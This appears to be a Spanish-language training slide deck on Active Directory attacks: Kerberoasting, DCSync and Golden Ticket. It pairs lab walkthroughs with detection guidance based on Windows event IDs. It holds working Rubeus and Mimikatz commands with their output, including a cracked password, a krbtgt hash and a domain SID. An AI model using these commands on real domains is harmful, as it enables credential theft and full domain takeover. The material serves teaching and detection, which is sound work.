- Cuentas con **Service Principal Names (SPNs)** configurados son candidatas a Kerberoasting.
- Ejemplo:
  - serviceaccount → {USSvc/serviceaccount}
  - appsvc → {appsvc/us-jump.us.techcorp.local}
- Riesgo: Un atacante autenticado puede solicitar tickets de servicio (TGS) y crackearlos offline.

# Kerberoasting

## Ejemplo de ataque

- Comando: *Rubeus.exe kerberoast /user:support161user/nnowrap /simple*
  - Rubeus solicita el TGS al KDC y lo devuelve en formato crackeable.
  - Salida muestra:
    - Usuario objetivo (support161user)
    - Hash Kerberos (RC4\_HMAC)
    - SPN asociado.
  - No requiere privilegios de administrador, solo acceso de usuario autenticado.


# Kerberoasting

```
$krb5tgs$23$*Support161user$us.techcorp.local$http/fakespn@us.techcorp.local*#cc3cc0418da6361fbcead152fd9e6bef$4334429c7  
a33cbee7fcf7bc5be3931d9f248bd50c13254ec1f41152bcab9fc0acb83ff5d4e6c5aca11fa5e788097af4f3c198913ee2150aae2854cc20340600df  
e8e32896c07dac8f96d58192dc1c58a20f474ddc69ca7b810c9e64f96543478e970bedac454e727374l5043d22e5a94897446e6ccc24399e fa632d6f93  
8879da062e1b436abb7ce5137fbedfc838bda95d58e89028b568bff904fce19717c63518ffd209a0979c9be903ae94ada464a3d3a8836603c9a3324  
42f77d86f70daa590117c62cb25b0553d68469d2140cc53b0d4ca51a0d1ad6634e94581a98910c6afabcf576c9b2a974dd3e85339605a4a2caf4f  
d9a39027a6eecf69e428235a9ef857baecd0eff608182feba31ffaedd4958b07ca7de7a4ca91e7bc91097302eb8552c5f4a0f5c431e19828162584  
802e8f934b1d2a5d504a4f10f4d1566ff2d2df2160a4f247d5d21d0f3d1f9916bf247df6c0363e5f73161691ea9885262572f4446e0728be318473  
eaaaf79e2b6ebe0acbfcfd9ffdc4d0c11cc99b4c20e0c575d59b16e81b2c63cb70f8761e644ea4ca03c5f93f96bfcbad7dd2ae9693b802671fbfe9f50b  
af177b619a8253eb9dffcc170c21aa5c406d0c5d2004ba83cc8de14beb38da907ff5158b06f5a83f0fcf12b07bb0c5cc77a3816f32f0e0c0a4b71641  
f5e0aa120e98056fd5bd8c7b023688a755ecca74a3b4e4fab91ea888e852bd580540054121c3187b3bc0c8cd78076eaad3aea4067c66e57ac629c8b  
dc547fb0a9d27667dad583144e404e41c13315e4e2e34fab153b8c062f5344fab7ca366096e0a52115fa36488036e6844202ba46e5ef1c7185d30  
930791241d56f538af505bc29b9b8bbc8e535162d92c9f00b79961cb1090f0ead2cc9876329f8b6717430f8034284214e2761a8dc8ea039224bf61db  
a650d32eee4c6ef981adb92d1230a21a0e3dc7daab25f34830d65f2874eca469e6744b5a0ec601e4f9da5560a0716f6b8dc984a213e8a513c25e179e  
7f2f33377e0ddac6f27d3bb4a6d9c68ea5fac7aae43717cef61806c816c7efbb1384e4ea73d33dca2fde4691c542b82a00c27e7780ccfecb382693  
ee83bd25d98a835d3215b937240b61919ee627c64545643a5c758ff304ae1123cd630d10a4275b4b0a404bf6e252ceb85b23b5de3a21430fbe448d6  
8750b7a7f755919d3a9804e77f3ee228eda4e6cc66ca2ce361cbf97e3a6d336467a63e3f90b026elabfb247520e7e68aa830760e6afad56b2bf48a0d  
923e73811bbaa625577ded34f52ef3aeae0b63438aec43a3a693eb7b94365e9af4828723ba1e9526367d6ad38d4f38e4686083b2ecee842cbd81150  
f57517620bc3dbe249aa01f328027b1544fae8cd8d2077b6e04240601868d27e78e2062f80f39cd7a6610be1bcd840820d31ba3c3f2d908c12bc45e  
7b5be0d498899f86ca33b3482459800fb7108f65a08f2c3c1283f06eba2dc23d5e528bf7dd188ab4ed42a30235767a4acf89146f51ae058551f6b2  
5f8134209fcf85d914384f79824b8e6cdalbd7e95d105e24b74008b98f098948b3b8c7c48c28a6cc09e94f1da2be89568bc3ac1b347bf0fcf933cf  
b6e2fa3d885d356f40d24830e48631b288279f32c4557dc4217d5d0367fdb319eadb9d81d0e30923a547971e98f8433ee5ead75b72a4a27b831f521  
5d246b21ca1a624d48e7c-c8d7bafdc7a44e0563502b246e22e1a590ce25a9edc8138cf328827ff44eadcb1b9ece248797eccfa984083e0426cf544e  
6ae143d3a459fbfc586 Desk@123
```

## Ejemplo de ataque

- El hash capturado se crackea con herramientas como **Hashcat** o **John the Ripper**.
- Ejemplo de credencial obtenida:
  - Usuario: support161user
  - Contraseña: Desk@123
- Acceso obtenido puede permitir:
  - Movimiento lateral.
  - Escalada de privilegios.
  - Acceso a aplicaciones/servicios críticos asociados al SPN.
- Implicación: Compromiso total del servicio o entorno asociado.

# DCSync




## ¿Qué es?

- Técnica en la que un atacante imita el comportamiento de un Domain Controller (DC) para solicitar información de replicación de Active Directory.
- Se realiza usando el protocolo MS-DRSR (Directory Replication Service Remote Protocol).

## Objetivo principal

- Extraer hashes de contraseñas de todas las cuentas del dominio, incluyendo KRBTGT, sin necesidad de acceso físico al DC.

# DCSync



# DCSync

## Cómo funciona

- El atacante compromete una cuenta con privilegios de replicación (ej. Domain Admin, Enterprise Admin, Administrators o Domain Controllers).
- Utiliza herramientas como Mimikatz para ejecutar la operación DCSync.
- El DC legítimo responde enviando los datos solicitados como si fuera a otro DC.

## Impacto

- Robo de credenciales masivo.
- Posibilidad de generar Golden Tickets usando el hash de KRBTGT.
- Compromiso total y persistente del dominio.

# **DCSync**


## **Cómo detectarlo**

- Monitoreo de privilegios de replicación
- Revisar si cuentas no pertenecientes a Domain Admins, Enterprise Admins o Domain Controllers realizan acciones de replicación de directorio.

## **Eventos de replicación sospechosos**

- El evento 4662 (en DC) con la propiedad Replicating Directory Changes, Replicating Directory Changes All o Replicating Directory Changes in Filtered Set puede indicar solicitudes de replicación.

# DCSync



# DCSync

## Cómo detectarlo

### Modificación de ACLs en objetos críticos

- Detectar cambios en permisos de objetos como el root domain, DCs OU o la cuenta AdminSDHolder que otorguen privilegios de replicación (DS-Replication-Get-Changes\*) a cuentas que antes no los tenían.
- Eventos relevantes: 5136 (modificación de objeto) y 4670 (cambio de permisos).

### Acceso desde equipos no autorizados

- Solicitudes de replicación que provienen de estaciones de trabajo o servidores que no son Domain Controllers legítimos.

# DCSync

```
C:\Users\stationx-admin>dir \\dc01\c$  
Volume in drive \\dc01\c$ has no label.  
Volume Serial Number is AAFD-FB28  
  
Directory of \\dc01\c$  
  
15/09/2018 08:19 <DIR>      PerfLogs  
19/05/2023 17:52 <DIR>      Program Files  
18/05/2023 06:57 <DIR>      Program Files (x86)  
18/05/2023 07:16 <DIR>      Shared  
18/05/2023 06:55 <DIR>      Users  
15/04/2024 08:03 <DIR>      Windows  
                           0 File(s)           0 bytes  
                           6 Dir(s)  18,560,585,728 bytes free  
  
C:\Users\stationx-admin>
```

**Objetivo:** Obtener el hash de la cuenta KRBTGT, necesario para generar un Golden Ticket y acceder a todo el dominio.

**Método:** Abusar del protocolo DRS de Active Directory usando herramientas como Mimikatz para solicitar datos de contraseñas a un Domain Controller.

**Requisito:** Acceso a una cuenta con privilegios de Domain Admins o equivalente.

**Ejemplo:** En el escenario mostrado, el atacante inicia sesión como station-x\admin y confirma control total del DC listando su unidad C (dir \\dc01\c\$).

# DCSync


```
C:\Users\stationx-admin\Downloads>mimikatz.exe  
.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
mimikatz # lsadump::dcsync /domain:milkyway.local /user:krbtgt  
[DC] 'milkyway.local' will be the domain  
[DC] 'DC01.milkyway.local' will be the DC server  
[DC] 'krbtgt' will be the user account  
  
Object RDN : krbtgt  
  
** SAM ACCOUNT **  
  
SAM Username : krbtgt  
Account Type : 30000000 ( USER_OBJECT )  
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )  
Account expiration :  
Password last change : 18/05/2023 07:11:21  
Object Security ID : S-1-5-21-2975146650-834499435-3069001497-502  
Object Relative ID : 502  
  
Credentials:  
Hash NTLM: f8254aa0e23eb8600180889fc1273060  
    ntlm- 0: f8254aa0e23eb8600180889fc1273060  
    lm - 0: 6ddd252d50940e699238f5e1b7ef0d6e  
  
Supplemental Credentials:  
* Primary:NTLM-Strong-NTOWF *  
    Random Value : b29f4e6a5181ecf1c136213deffbf5c3
```

- Usando este acceso, el atacante puede cargar Mimikatz y ejecutar el comando:  
***lsadump::dcsync /domain:<dominio>/user:krbtgt***
- Donde **<dominio>** se reemplaza por el nombre del dominio de Active Directory que está siendo atacado.
- Esto proporciona el hash NTLM de la contraseña de la cuenta KRBTGT, considerado “las llaves del reino”. Con esta información, el atacante está listo para llevar a cabo un ataque Golden Ticket.

# Golden Ticket

- Comprometer el hash de la cuenta Kerberos Ticket Granting Ticket (KRBGT).
- Usar este hash para falsificar un Ticket Granting Ticket (TGT) de Kerberos para cualquier usuario o grupo y así acceder a todo el entorno de Active Directory.
- Acceder a todos los recursos dentro del dominio sin contactar al Domain Controller para volver a autenticarse, de ahí el nombre “Golden Ticket”.

# Golden Ticket




## Flujo básico de autenticación Kerberos

- **AS-REQ:** Usuario solicita TGT al KDC.
- **AS-REP:** KDC valida y envía TGT cifrado.
- **TGS-REQ:** Usuario presenta TGT y solicita un ticket de servicio.
- **TGS-REP:** KDC envía ticket de servicio (TGS).
- **AP-REQ:** Usuario presenta el TGS al servidor del servicio.
- **AP-REP:** El servidor confirma autenticación.

El **Golden Ticket** es un TGT falsificado, creado por un atacante con la clave secreta del dominio (KRBTGT), que le permite autenticarse como cualquier usuario y acceder a cualquier servicio en el dominio sin pasar por la autenticación legítima.

# Golden Ticket



# Golden Ticket




## Golden Ticket – Flujo anómalo y objetivo del atacante

- **Qué es:** TGT falsificado que aparenta estar “pre-autenticado”, usado para solicitar TGS sin autenticación real.
- **Impacto:** Permite acceso a todos los recursos del dominio con altos privilegios (computadoras, archivos, carpetas).

## Rol de la cuenta KRBTGT

- Cuenta especial usada por el KDC para **cifrar y firmar** todos los TGT del dominio.
- Creada automáticamente al crear un dominio.
- Su clave es conocida solo por el servicio Kerberos.
- Un TGT cifrado con esta clave se considera válido por el KDC, incluso si es falso.

# Golden Ticket



## Diferencia clave en el flujo

- Con Golden Ticket **no hay** pasos AS-REQ y AS-REP.
- El atacante presenta directamente el TGT falsificado al KDC y obtiene TGS válidos.

## Incentivo para el atacante

- Control total del dominio sin necesidad de autenticación legítima.
- Persistencia y movimiento lateral ilimitado.

# Golden Ticket

## Lifetime (TGT)

| Contexto   | Legítimo       | Sospechoso           |
|------------|----------------|----------------------|
| Default    | 10h            | >10h, días/años      |
| Renovación | $\leq$ 7 días  | >7 días              |
| Expiración | Hora coherente | Año 2037, 9000, etc. |

# Golden Ticket

## Eventos a monitorear

- **4768 – Solicitud de TGT (Ticket Granting Ticket)**
  - Indica que un usuario solicita un TGT al KDC. Es el primer paso en Kerberos. Revisa:
    - AccountName (usuario que lo solicita).
    - TicketEncryptionType (AES esperado).
    - Hora de emisión y expiración (lifetime).
- **4769 – Solicitud de TGS (Service Ticket)**
  - Muestra que un usuario usa un TGT para pedir acceso a un servicio. Clave para detectar Kerberoasting o Golden Ticket. Revisa:
    - ServiceName (servicio al que accede).
    - TicketEncryptionType sospechoso (RC4/0x17).
    - Origen (IpAddress).

# Golden Ticket

## Eventos a monitorear

- **4770 – Renovación de TGT**

Un TGT existente se renueva sin volver a autenticarse. Útil para detectar persistencia o lifetime anormal.

- **4624 – Logon exitoso**

Confirma que se usaron credenciales o tickets para autenticarse. Combínalo con los eventos Kerberos para ver accesos posteriores.

- **4672 – Privilegios especiales asignados**

Indica que la sesión obtuvo permisos altos (Domain Admin, SeDebugPrivilege, etc.). Si sigue a un 4769 sospechoso, eleva la criticidad.

- **Cifrado esperado**

- **Legítimo:** 0x12 (AES256), 0x11 (AES128).
- **Sospechoso:** 0x17 (RC4).

# Golden Ticket

```
C:\Users\stationx-user>dir \\dc01\c$  
Access is denied.
```

```
C:\Users\stationx-user>-
```

## Realizar un Ataque Golden Ticket con Mimikatz

- Una de las herramientas que puede utilizarse para llevar a cabo un ataque **Golden Ticket** es **Mimikatz**. Esta herramienta de recolección de credenciales permite interactuar con el protocolo Kerberos para crear, robar o falsificar tickets.
- En la demostración, el atacante ha iniciado sesión con la cuenta stationx-user. Tal como se muestra, esta cuenta **no tiene acceso** al Domain Controller.

# Golden Ticket

```
C:\Users\stationx-user>wmic useraccount where name="stationx-user" get sid  
SID  
S-1-5-21-2975146650-834499435-3069001497-1602  
  
C:\Users\stationx-user>
```

## Realizar un Ataque Golden Ticket con Mimikatz

- Solo se requieren dos elementos para crear un **Golden Ticket** y obtener acceso al Domain Controller.
- El primero es el **hash de la contraseña de la cuenta KRBTGT**, que es la parte más difícil de conseguir. El segundo es el **Security Identifier (SID)** del dominio objetivo en Active Directory.
- Para obtenerlo, se puede ejecutar el comando:

# Golden Ticket

```
C:\Users\stationx-user\Downloads>mimikatz.exe 1
#####
mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # kerberos::golden /user:me /domain:milkyway.local /sid:S-1-5-21-2975146650-834499435-3069001497
/rpc4:f8254aa0e23eb8600180889fc1273060 /ptt 2
User : me
Domain : milkyway.local (MILKYWAY)
SID : S-1-5-21-2975146650-834499435-3069001497
User Id : 500 3
Groups Id : *513 512 520 518 519
ServiceKey: f8254aa0e23eb8600180889fc1273060 - rc4 hmac_nt
Lifetime : 01/05/2024 09:40:20 ; 29/04/2034 09:40:20 ; 29/04/2034 09:40:20
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'me @ milkyway.local' successfully submitted for current session 4
mimikatz # misc::cmd 5
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF748206438
mimikatz #
```

## Realizar un Ataque Golden Ticket con Mimikatz

1. Iniciar Mimikatz.
2. Ejecutar el comando: `kerberos::golden /user:<cualquier_usuario> /domain:<nombre_dominio> /sid:<sid_dominio> /rc4:<hash_ntlm_krbtgt> /ptt`
  - Rellenar las variables `<cualquier_usuario>`, `<nombre_dominio>`, `<sid_dominio>` y `<hash_ntlm_krbtgt>` con los datos recopilados.
  - El parámetro `/ptt` inyecta automáticamente el Golden Ticket en la sesión actual, permitiendo acceso inmediato al Domain Controller y a cualquier otro recurso del dominio.
3. El ticket generado se asigna automáticamente al **User ID 500**, que corresponde a la cuenta administrativa del dominio, otorgando privilegios totales.
4. Golden ticket creado con éxito.
5. Para abrir una consola con estos privilegios, ejecutar en Mimikatz: `misc::cmd`, esto iniciará un shell en el contexto actual, actuando como administrador del dominio.

# Golden Ticket

## Indicadores Maliciosos

- 4769 sin 4768 previo o con delta muy alto.
- AccountName / ServiceName sin \$ y fuera de lo habitual.
- Lifetime anómalo y no alineado con GPO.
- Uso de RC4 (0x17) en entornos modernos.
- Solicitudes desde IP/host inusual.
- 4672 justo después de autenticación.

